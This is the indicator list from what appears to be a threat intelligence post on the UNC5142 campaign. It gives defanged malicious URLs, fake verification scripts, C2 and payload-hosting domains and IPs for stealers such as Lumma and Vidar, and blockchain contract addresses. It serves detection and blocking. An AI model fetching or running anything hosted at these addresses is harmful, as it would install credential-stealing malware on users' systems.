2025-04-28	hXXps://security-2u6g-log[.]com/1/verify.sh
2025-04-28	hXXps://lammysecurity[.]com/4/verify.sh
2025-04-27	hXXps://security-7f2c-run[.]com/2/verify.sh
2025-04-26	hXXps://security-9y5v-scan[.]com/3/verify.sh
2025-04-25	hXXps://security-9y5v-scan[.]com/7/verify.sh
2025-04-24	hXXps://security-a2k8-go[.]com/6/verify.sh
2025-04-23	hXXps://security-check-l2j4[.]com/verify.sh
2025-04-23	hXXps://security-2k7q-check[.]com/1/verify.sh
2025-04-22	hXXps://security-check-u8a6[.]com/2/verify.sh
2025-04-20	hXXps://betiv[.]fun/7456f63a46cc318334a70159aa3c4291[.]txt
2025-04-16	hXXps://jdiazmemory[.]com/4/verify[.]sh
2025-04-16	hXXps://fleebunga[.]sbs
2025-04-05	hXXps://captcha-verify-6r4x[.]com/verify[.]sh
2025-04-05	hXXp://power[.]moon-river-coin[.]xyz/
2025-04-04	hXXp://run[.]fox-chair-dust[.]xyz/
2025-04-03	hXXps://captcha-cdn[.]com/verify.sh
2025-04-02	hXXp://bridge[.]tree-sock-rain[.]today/
2025-03-29	hXXp://ok[.]fish-cloud-jar[.]us/
2025-03-18	hXXp://message[.]zoo-ciry[.]shop/

2025-03-16	hXXp://text[.]cherry-pink[.]shop
2025-03-13	hXXp://sandbox[.]silver-map-generator[.]shop/
2025-03-12	hXXp://items[.]kycc-camera[.]shop/
2025-03-11	hXXp://def[.]ball-strike-up[.]shop/
2025-03-07	hXXp://incognito[.]uploads[.]it[.]com
2025-03-07	hXXps://bytes[.]microstorage[.]shop/
2025-03-05	hXXps://black[.]hologramm[.]us/
2025-03-04	hXXps://xxx[.]retweet[.]shop/
2025-03-02	hXXps://butanse[.]shop/
2025-03-01	hXXps://rengular11[.]today/
2025-02-28	hXXps://lumichain[.]pro/
2025-02-27	hXXps://www[.]mediafire[.]com/file_premium/d6r4c3nzfv9mgl7/glass.mp3/file
2025-02-26	hXXps://www[.]mediafire[.]com/file_premium/8q094mjevfshw6g/glass.mp3/file
2025-02-26	hXXps://tumbl[.]design-x[.]xyz/glass.mp3
2025-02-25	hXXps://sandbox[.]yunqof[.]shop/macan.mp3
2025-02-25	hXXps://block[.]a-1-a1a[.]shop/drive.mp3
2025-02-24	hXXps://note1[.]nz7bn[.]pro/nnp.mp4
2025-02-22	hXXps://ai[.]fdswgw[.]shop/one.mp4
2025-02-21	hXXps://mnjk-jk[.]bsdfg-zmp-q-n[.]shop/1.mp4
2025-02-20	hXXps://nbhg-v[.]iuksdfb-f[.]shop/ajax.mp3
2025-02-20	hXXps://hur[.]bweqlkjr[.]shop/m41.mp4
2025-02-19	hXXps://hur[.]bweqlkjr[.]shop/1a.m4a

2025-02-19	hXXps://yob[.]yrwebsdf[.]shop/1a.m4a
2025-02-19	hXXps://yob[.]yrwebsdf[.]shop/3t.mp4
2025-02-18	hXXps://start[.]cleaning-room-device[.]shop/sha589.m4a
2025-02-18	hXXps://discover-travel-agency[.]pro/joke[.]m4a
2025-02-18	hXXps://discover-travel-agency[.]pro/walking[.]mp3
2025-02-17	hXXps://discover-travel-agency[.]pro/1[.]m4a
2025-02-16	hXXps://travel[.]image-gene-saver[.]it[.]com/1[.]m4a
2025-02-16	hXXps://ads[.]green-pickle-jo[.]shop/1.m4a
2025-02-13	hXXps://recaptcha-verify-4h[.]pro/kangarooing.m4a
2025-02-13	hXXps://recaptcha-manual[.]shop/kangarooing.m4a
2025-02-11	hXXps://recaptcha-verify-4h[.]pro/xfiles/kangarooing[.]vsdx
2025-02-11	hXXps://recaptcha-verify-4h[.]pro/xfiles/verify.mp4
2025-02-10	hXXps://human-verify[.]shop/xfiles/verify.mp4
2025-02-10	hXXps://human-verify-4r[.]pro/xfiles/verify.mp4
2025-02-10	hXXps://human-verify-4r[.]pro/xfiles/human[.]cpp
2025-02-08	hXXps://dns-verify-me[.]pro/xfiles/train.mp4
2025-02-06	hXXp://83[.]217[.]208[.]130/xfiles/Ohio.mp4
2025-02-06	hXXp://83[.]217[.]208[.]130/xfiles/VIDA.mp3
2025-02-06	hXXp://83[.]217[.]208[.]130/xfiles/VIDA.mp4
2025-02-05	hXXp://83[.]217[.]208[.]130/xfiles/trip.mp4
2025-02-05	hXXp://83[.]217[.]208[.]130/xfiles/trip[.]psd
2025-02-05	hXXp://80[.]64[.]30[.]238/trip[.]psd

2025-02-03	hXXp://80[.]64[.]30[.]238/evix.xll
2025-02-03	hXXps://raw[.]githubusercontent[.]com/fuad686337/tyu/refs/heads/main/BEGIMOT.xll
2025-02-02	hXXps://disable-data-ai-agent[.]pages[.]dev
2025-01-23	hXXps://microsoft-dns-reload-5q[.]pages[.]dev
2025-01-22	hXXps://microsoft-dns-reload-6l[.]pages[.]dev
2025-01-02	hXXps://microsoft-dns-reload-1n[.]pages[.]dev
2024-12-31	hXXps://microsoft-dns-reload-5m[.]pages[.]dev
2024-12-30	hXXps://microsoft-dns-reload-7m[.]pages[.]dev
2024-12-28	hXXps://microsoft-dns-reload-9q[.]pages[.]dev
2024-12-28	hXXps://microsoft-dns-reload-3h[.]pages[.]dev
2024-12-27	hXXps://microsoft-dns-reload-4r[.]pages[.]dev
2024-12-25	hXXps://recaptcha-dns-b4[.]pages[.]dev
2024-12-23	hXXps://restart-dns-service-u2[.]pages[.]dev
2024-12-21	hXXps://recaptha-verify-8u[.]pages[.]dev
2024-12-20	hXXps://microsoft-dns-reload-6y[.]pages[.]dev
2024-12-19	hXXps://microsoft-dns-reload[.]pages[.]dev
2024-12-17	hXXps://dnserror-cdw[.]pages[.]dev/
2024-12-15	hXXps://dns-me[.]pages[.]dev/

Indicator	**Description**
saaadnesss[.]shop	UNC5142 C2 Check-in
lapkimeow[.]icu	UNC5142 C2 Check-in
ratatui[.]today	UNC5142 CLEARSHORT C2 Check-in

technavix[.]cloud	UNC5142 CLEARSHORT C2 Check-in
orange-service[.]xyz	UNC5142 CLEARSHORT C2 Check-in
hfdjmoedkjf[.]asia	UNC5142 CLEARSHORT C2 Check-in
polovoiinspektor[.]shop	UNC5142 Payload Hosting
googleapis-n-cdn3s-server[.]willingcapablepatronage[.]shop	UNC5142 Payload Hosting
rbk[.]scalingposturestrife[.]shop	UNC5142 Payload Hosting
ty[.]klipxytozyi[.]shop	UNC5142 Payload Hosting
discover-travel-agency[.]pro	UNC5142 Payload Hosting
browser-storage[.]com	UNC5142 Payload Hosting
kangla[.]klipxytozyi[.]shop	UNC5142 Payload Hosting
recaptcha-manual[.]shop	UNC5142 Payload Hosting
xxx[.]retweet[.]shop	UNC5142 Payload Hosting
w1[.]discoverconicalcrouton[.]shop	UNC5142 Payload Hosting
tlfiyat[.]shop	VIDAR C2
stchkr[.]rest	VIDAR C2
opbafindi[.]com	VIDAR C2
cxheerfulriver[.]pics	LUMMAC.V2 C2
importenptoc[.]com	LUMMAC.V2 C2
voicesharped[.]com	LUMMAC.V2 C2
inputrreparnt[.]com	LUMMAC.V2 C2
torpdidebar[.]com	LUMMAC.V2 C2
rebeldettern[.]com	LUMMAC.V2 C2

actiothreaz[.]com	LUMMAC.V2 C2
garulouscuto[.]com	LUMMAC.V2 C2
breedertremnd[.]com	LUMMAC.V2 C2
zenrichyourlife[.]tech	LUMMAC.V2 C2
pasteflawwed[.]world	LUMMAC.V2 C2
hoyoverse[.]blog	LUMMAC.V2 C2
dsfljsdfjewf[.]info	LUMMAC.V2 C2
stormlegue[.]com	LUMMAC.V2 C2
blast-hubs[.]com	LUMMAC.V2 C2
blastikcn[.]com	LUMMAC.V2 C2
decreaserid[.]world	LUMMAC.V2 C2
80.64.30[.]238	UNC5142 Payload Hosting
95.217.240[.]67	VIDAR C2
37.27.182[.]109	VIDAR C2
95.216.180[.]186	VIDAR C2
82.115.223[.]9	ATOMIC C2
91.240.118[.]2	RADTHIEF C2

Blockchain-Based IOCs

Wallet Addresses

Main Wallets	Secondary Wallets	De
0x9fA7A2F4872D10bF59d436EA8433067811F67C04		Fu wa us
0x9FEF571BAeAbdB8bF417a780c1b78aAa3295fF45	0x3b5a23f6207d87B423C6789D2625eA620423b32D(OKX 35)	lay be
0x3b5a23f6207d87B423C6789D2625eA620423b32D(OKX 35)		se th op

0xF5B962Cca374de0b769617888932250363C5971B	0x9AAe9A373CECe9Ef8453fa2dEAF4bf7B8aFBfac9	Th ac co ad th an up tra to co gr

Smart Contract Groups

Contract Level	Main Addresses	Secondary Addresses
First Level	0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53	0x8f386Ac6050b21aF0e34864eAbf0308f89C6f13c
Second Level	0x8FBA1667BEF5EdA433928b220886A830488549BD	0xd210e8a9f22Bc5b4C9B3982ED1c2E702D66A8a5E
Third Level	0x53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA	0x15b495FBe9E49ea8688f86776Fd7a50b156C6c3F

Posted in

- Threat Intelligence